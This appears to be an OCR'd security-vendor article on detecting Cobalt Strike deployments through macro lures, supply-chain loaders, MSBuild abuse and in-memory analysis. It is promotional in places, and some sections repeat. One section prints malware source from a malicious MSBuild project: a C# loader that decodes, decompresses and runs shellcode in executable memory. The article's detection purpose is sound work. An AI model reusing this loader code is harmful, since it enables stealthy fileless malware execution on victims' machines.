
With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

Spreadsheet lure masquerading as an Apple Store receipt

Upon enablement of macros, the spreadsheet will fetch and execute the payload in-memory.

This can be difficult to detect, as there are multiple degrees of separation before the Cobalt Strike payload is executed. Detection first requires dynamic analysis in order to reach the Cobalt Strike stage. When this stage is reached, the best ways to detect the running Cobalt Strike code are through static signatures or genetic code analysis.

When it comes to static signatures, it can be difficult to isolate the exact area in-memory that you should run the signatures over. One way this can be achieved is running the file through debugging tools and manually dumping memory to perform signature analysis. This can be extremely time consuming and requires a high degree of technical knowledge. Another possible way is to use a sandbox and download memory dumps from a finished analysis in order to run static analysis tools. This requires slightly less technical knowledge but it still can be time consuming. We suggest taking the suspicious document and uploading it to Intezer Analyze to find out if Cobalt Strike is hidden in-memory.




Intezer Analyze result for Cobalt Strike payload

How to Detect Supply Chain Attacks

One of the biggest cybersecurity stories of 2020 was the SolarWinds supply chain attack that compromised high-profile entities around the world. This attack was done by an APT group known as NOBELIUM (UNC2452) leveraging the “Orion” business software to distribute malware to private and public organizations. Among the deployed malware was a Cobalt Strike loader dubbed TEARDROP by FireEye. The variant was named Raindrop by Symantec. The TEARDROP dropper is a memory-only DLL that runs as a service spawning a thread that pulls the Cobalt Strike payload from a fake JPG file.

The Raindrop variant is built from a modified version of 7-ZIP source code. It uses a different custom packer than TEARDROP, also leveraging steganography to locate the start of the encoded payload. Once the encoded payload has been located, it extracts, decrypts, and decompresses the data to be executed as shellcode.

It can often be difficult to detect if your organization has been the victim of a supply chain attack. It can be especially hard to collect forensic evidence for an attack when it could be mixed in with the code of legitimate and large files. Due to the nature of supply chain attacks, there are often a large number of machines in an organization infected at one time. An action you can take is to run Intezer’s live endpoint scanner across all machines in the organization. This will give you immediate visibility over all running code and quickly identify infected machines by detecting any traces of malicious code found in-memory. An example of a machine with Raindrop loading Cobalt Strike is shown in the endpoint scan below.



Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
  using (var compressedStream = new MemoryStream(data))
  using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
  using (var resultStream = new MemoryStream())
  {
    zipStream.CopyTo(resultStream);
    return resultStream.ToArray();
  }
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
  UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
  IntPtr hThread = IntPtr.Zero;
  UInt32 threadId = 0;
  IntPtr pinfo = IntPtr.Zero;
  hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
  return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.


More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

OneDrive URLs sent to victims

Using cloud storage links to deliver malicious files is a well-known strategy. It leverages the good reputation of cloud provider domains such as Microsoft, Amazon, and Google to bypass domain reputation-based security controls. This link delivers an Excel file pretending to be an Apple Store invoice requesting the target “enable content to view receipt.”




Spreadsheet lure masquerading as an Apple Store receipt

Upon enablement of macros, the spreadsheet will fetch and execute the payload in-memory.

